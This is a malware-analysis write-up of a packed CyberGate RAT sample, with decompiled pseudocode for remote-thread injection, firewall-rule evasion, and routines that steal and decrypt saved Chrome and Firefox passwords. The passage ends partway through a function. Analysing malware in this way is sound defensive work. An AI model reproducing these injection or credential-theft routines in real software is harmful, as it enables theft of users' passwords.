
```
HANDLE __fastcall sub_4038AC(HANDLE hProcess, LPCVOID lpBuffer, void *a3, SIZE_T nSize, SIZE_T a5)
{
  void *v7; // esi
  SIZE_T v8; // eax
  DWORD (__stdcall *v9)(LPVOID); // eax
  HANDLE v10; // eax
  HANDLE v11; // edi
  DWORD ThreadId; // [esp+Ch] [ebp-Ch] BYREF
  SIZE_T NumberOfBytesRead; // [esp+10h] [ebp-8h] BYREF
  LPVOID lpBuffera; // [esp+14h] [ebp-4h]

  lpBuffera = a3;
  v7 = sub_40387C(hProcess, a3, nSize);
  v8 = sub_4037DC(lpBuffer);
  v9 = sub_40387C(hProcess, lpBuffer, v8);
  v10 = CreateRemoteThread(hProcess, 0, 0, v9, v7, 0, &ThreadId);
  v11 = v10;
  if ( a5 )
  {
    WaitForSingleObject(v10, 0xFFFFFFFF);
    ReadProcessMemory(hProcess, v7, lpBuffera, nSize, &NumberOfBytesRead);
  }
  return v11;
}
```

Writing files

The function **sub_405D70** in **sub_40B93C**, creates and writes a file named XX–XX–XX.txt (which we took a look on it before) by using **CreateFileA** and **WriteFile** APIs




```
  }
  sub_406008(&v23);
  sub_401D58(&v23, &str_XX__XX__XX_txt[1]);     // XX--XX--XX.txt
  sub_40B93C(dword_40F1E8, v23);
  if ( *off_40D214 == 1 )
  {
    sub_40B7FC();
    Sleep(0x3E8u);
  }
  sub_40B3C0();
}
```



```
int __fastcall sub_405D70(char *a1, int a2, DWORD nNumberOfBytesToWrite)
{
  char *v4; // eax
  HANDLE FileA; // eax
  void *v6; // ebx
  const void *v7; // eax
  unsigned int v9[2]; // [esp-Ch] [ebp-20h] BYREF
  int *v10; // [esp-4h] [ebp-18h]
  DWORD NumberOfBytesWritten; // [esp+8h] [ebp-Ch] BYREF
  int v12; // [esp+Ch] [ebp-8h] BYREF
  char *v13; // [esp+10h] [ebp-4h]
  int savedregs; // [esp+14h] [ebp+0h] BYREF

  v12 = a2;
  v13 = a1;
  sub_401F38(a1);
  sub_401F38(v12);
  v10 = &savedregs;
  v9[1] = &loc_405E0A;
  v9[0] = NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, v9);
  v4 = sub_401548(v13);
  FileA = CreateFileA(v4, 0x40000000u, 2u, 0, 2u, 0, 0);
  v6 = FileA;
  if ( FileA != -1 )
  {
    if ( nNumberOfBytesToWrite == -1 )
      SetFilePointer(FileA, 0, 0, 0);
    v7 = sub_401F9C(&v12);
    WriteFile(v6, v7, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    CloseHandle(v6);
  }
  __writefsdword(0, v9[0]);
  v10 = &loc_405E11;
  return sub_401AE4(&v12, 2);
}
```

Now that’s enough let’s unpack the sample using unpacme, to make the process faster and get directly to the main unpacked sample.

unpacme results



Always expand ATT&CK

Parent

dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be120a05bc
x32 exe 276 KB 20/06/1992
ClamAV: Win.Trojan.Agent-36136

Unpacked Children

Unpacked Child

fc50cb7d6cb4f18992363fcba1473464f526d5c574f4bfbdbed9e025a2072bbe
x32 dll 263 KB 20/06/1992
ClamAV: Win.Dropper.Delf-10002744-0
INDICATOR SUSPICIOUS EXE SQLQuery ConfidentialDataS...

Unpacked Child

0722a71d9251b626a8c066963a19fe6db4711227c803afc40402c3a3e0fb51fd
x32 exe 291 KB 20/06/1992
Malpedia: win_cybergate_w0
Malpedia: win_cybergate_auto
ClamAV: Win.Trojan.Llac-7
INDICATOR SUSPICIOUS EXE SandboxProductID
RAT CyberGate
SUSP XORed MSDOS Stub Message
MALWARE Win CyberGate

Unpacked Child


1fd16ca095f1557cc8848b36633d4c570b10a2be26ec89d8a339c63c150d3b44
x32 dll 322 KB 20/06/1992
Malpedia: win_cybergate_w0
Malpedia: win_cybergate_auto
ClamAV: Win.Malware.Skeeyah-9779030-0
Malware QA update

1st Sample

`Sample Hash:fc50cb7d6cb4f18992363fcba1473464f526d5c574f4bfbdbed9e025a2072bbe`

The sample is a dll written in delphi, I'll open in in IDA and I'll do the same thing I did for the parent sample

The dll entry point doesn't have anything important, so let's start from **StartHttpProxy** export



Name	Address	Ordinal
EnviarStream	00435FB0	1
StartHttpProxy	00430570	2
GetChromePass	00420ED8	3
GetCurrentMSNSettings	004208A8	4
GetMSNStatus	004201E8	5
SetMSNStatus	004203F8	6
GetContactList	00420708	7
Mozilla3_5Password	0041EA08	8
DllEntryPoint	**00436348**	**[main entry]**

Firewall Evasion


- In **sub_4302E4** the malware set Root Key to `HKEY_LOCAL_MACHINE` and attempts to open a series of nested registry keys under `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List` . It will created if it does not exist
- Then concatenates three strings (v2, ":*:Enabled:", and "Windows Firewall Update") into **v7**
- and finally Writes the concatenated string **v7** to the registry above, using **System__AnsiString** as the value name.
- "Windows Firewall Update" application has been added to the list of authorized applications. The "*:Enabled:" part typically means that all ports and protocols are enabled for this application, potentially allowing it to communicate freely through the firewall.

Thats mean that the malware maybe run with name "Windows Firewall Update" to evade firewall

Creating Mutex


Then the malware creates a mutex

MUTEX: `xX_PROXY_SERVER_Xx`




```
int __usercall sub_4302A0@<eax>(int a1@<ebx>)
{
  void *v1; // esi

  LOBYTE(a1) = 1;
  v1 = unknown_libname_95(0, 0, "xX_PROXY_SERVER_Xx");// CreateMutexA
  if ( GetLastError() == 183 )
    a1 = 0;
  CloseHandle(v1);
  return a1;
}
```

Let's go to **GetChromePass** export



Name	Address	Ordinal
EnviarStream	00435FB0	1
StartHttpProxy	00430570	2
GetChromePass	00420ED8	3
GetCurrentMSNSettings	004208A8	4
GetMSNStatus	004201E8	5
SetMSNStatus	004203F8	6
GetContactList	00420708	7
Mozilla3_5Password	0041EA08	8
DllEntryPoint	**00436348**	**[main entry]**


In **sub_420C04** the malware assigns the string "SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders" to **v8** and assigns the string Local AppData to **v7**.



```
  v5[0] = NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, v5);
  System::__linkproc__ LStrLAsg(&v8, &str_SOFTWARE_Micros[1]);// SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
  System::__linkproc__ LStrLAsg(&v7, Local_AppData);// Local AppData
  sub_41E690(HKEY_CURRENT_USER, v8, v7, 0, a2);
  __writefsdword(0, v5[0]);
  v6 = &loc_41E55F;
  return System::__linkproc__ LStrArrayClr(&v7, 2);
}
```


Then it:

- retrieves a specific value from the Windows Registry under a given key (Local AppData) registry (SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders)
- Copies a file from "\Local AppData\Google\Chrome\User Data\Default\Web Data" to TMP folder
- Opens an SQLite database named "\x0FTSQLiteDatabase"
- Loops through Database Query Results then Retrieves and processes the password value, username_value, origin_url
- Decrypts data (pDataIn) using **CryptUnprotectData** and stores it in pDataOut




```
System::__linkproc__ LStrAddRef(a1);
v19 = &savedregs;
HIDWORD(v18) = &loc_420DEF;
LODWORD(v18) = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, &v18);
System::__linkproc__ LStrClr(a2);
System::__linkproc__ LStrAsg(off_43A8B4, v28);
sub_41E4F8(&str_Local_AppData[1], &v22);      // Local AppData
System::__linkproc__ LStrCat3(&appdata_google_usrdata_webdata, v22, &str__Google_Chrome_[1]);// \Local AppData\Google\Chrome\User Data\Default\Web Data.
sub_41E664(&v21);
TickCount = GetTickCount();
sub_41E294(TickCount, 0);
System::__linkproc__ LStrCatN(&tmp, 3, v4, v20[2], &str__tmp[1]);// .tmp
_tmp = System::__linkproc__ LStrToPChar(tmp);
appdata_google_usrdata_webdata_1 = System::__linkproc__ LStrToPChar(appdata_google_usrdata_webdata);
if ( CopyFileA(appdata_google_usrdata_webdata_1, _tmp, 0) )
{
  LOBYTE(v6) = 1;
  x0FTSQLiteDatabase = open_SQLite_database("\x0FTSQLiteDatabase", v6, tmp);
  for ( i = unknown_libname_312(x0FTSQLiteDatabase, &str_SELECT___FROM_l[1]); !sub_41DBE4(i); sub_41E208(i) )
  {
    unknown_libname_42(v18);
    v9 = sub_41DBF0(i, &str_password_value[1]);// password_value
    v10 = sub_41DE2C(i, v9);
    pDataIn.pbData = *(v10 + 4);
    pDataIn.cbData = (**v10)(v10);
    CryptUnprotectData(&pDataIn, 0, 0, 0, 0, 0, &pDataOut);
    System::__linkproc__ LStrFromPCharLen(&v27, pDataOut.pbData, pDataOut.cbData);
    v11 = sub_41DBF0(i, &str_origin_url[1]);  // origin_url
    sub_41E190(i, v11);
    System::__linkproc__ LStrCatN(a2, 3, v12, v20[1], &str____3[1]);
    v13 = sub_41DBF0(i, &str_username_value[1]);// username_value
    sub_41E190(i, v13);
    System::__linkproc__ LStrCatN(a2, 3, v14, v20[0], &str____3[1]);
    System::__linkproc__ LStrCatN(a2, 4, v15, &str____3[1], &str____4[1]);
  }
  sub_41E448(tmp);
}
__writefsdword(0, v18);
v19 = &loc_420DF6;
0002011F sub_420C04:57 (420D1F)
```

In **Mozilla3_5Password** export, the malware gets Mozilla's password



```
System::__linkproc__ LStrCat3(&v45, unk_43B8A8, &str_plds4_dll[1]);
v5 = System::__linkproc__ LStrToPChar(v45);
LoadLibraryA(v5);
System::__linkproc__ LStrCat3(&v44, unk_43B8A8, &str_nssutil3_dll[1]);
v6 = System::__linkproc__ LStrToPChar(v44);
LoadLibraryA(v6);
System::__linkproc__ LStrCat3(&v43, unk_43B8A8, &str_nss3_dll[1]);
v7 = System::__linkproc__ LStrToPChar(v43);
LibraryA = LoadLibraryA(v7);
NSS_Init = GetProcAddress(LibraryA, "NSS_Init");
NSSBase64_DecodeBuffer = GetProcAddress(LibraryA, "NSSBase64_DecodeBuffer");
PK11_GetInternalKeySlot = GetProcAddress(LibraryA, "PK11_GetInternalKeySlot");
PK11_Authenticate = GetProcAddress(LibraryA, "PK11_Authenticate");
PK11SDR_Decrypt = GetProcAddress(LibraryA, "PK11SDR_Decrypt");
NSS_Shutdown = GetProcAddress(LibraryA, "NSS_Shutdown");
PK11_FreeSlot = GetProcAddress(LibraryA, "PK11_FreeSlot");
CurrentProcess = GetCurrentProcess();
OpenProcessToken(CurrentProcess, 8u, &TokenHandle);
Windows::ZeroMemory(Buffer, 0x104u);
GetEnvironmentVariableA("APPDATA", Buffer, 0x104u);
unknown_libname_69(&v42, Buffer, 261);
System::__linkproc__ LStrCat(&v42, &str__Mozilla_Firefo[1]);// \Mozilla\Firefox\profiles.ini
v10 = System::__linkproc__ LStrToPChar(v42);
GetPrivateProfileStringA("Profile0", "Path", Default, ReturnedString, 0x104u, v10);
unknown_libname_69(&v40, Buffer, 261);
unknown_libname_69(&v39, ReturnedString, 261);
System::__linkproc__ LStrCatN(&v41, 5, v11, &str___3[1], &str_signons_sqlite[1]);// signons.sqlite
v12 = System::__linkproc__ LStrToPChar(v41);
unknown_libname_66(&v38, v12);
open_SQLite_database(v29, "\x0FTSQLiteDatabase");
v13 = unknown_libname_312("\x0FTSQLiteDatabase", &str_SELECT___FROM_m[1]);// SELECT * FROM moz_logins
if ( sub_41DBE0(v13) > 0 )
{
  unknown_libname_69(&v36, Buffer, 261);
  unknown_libname_69(&v35, ReturnedString, 261);
  System::__linkproc__ LStrCatN(&v37, 3, v14, &str__Mozilla_Firefo_0[1], v35);// \Mozilla\Firefox\
  v15 = System::__linkproc__ LStrToPChar(v37);
  if ( (NSS_Init)(v15) )
  {
    System::__linkproc__ LStrCat(a1, 0);
  }
  else
  {
    v57 = PK11_GetInternalKeySlot();
    if ( v57 )
    {
      if ( (PK11_Authenticate)(v57, 1, 0) )
```



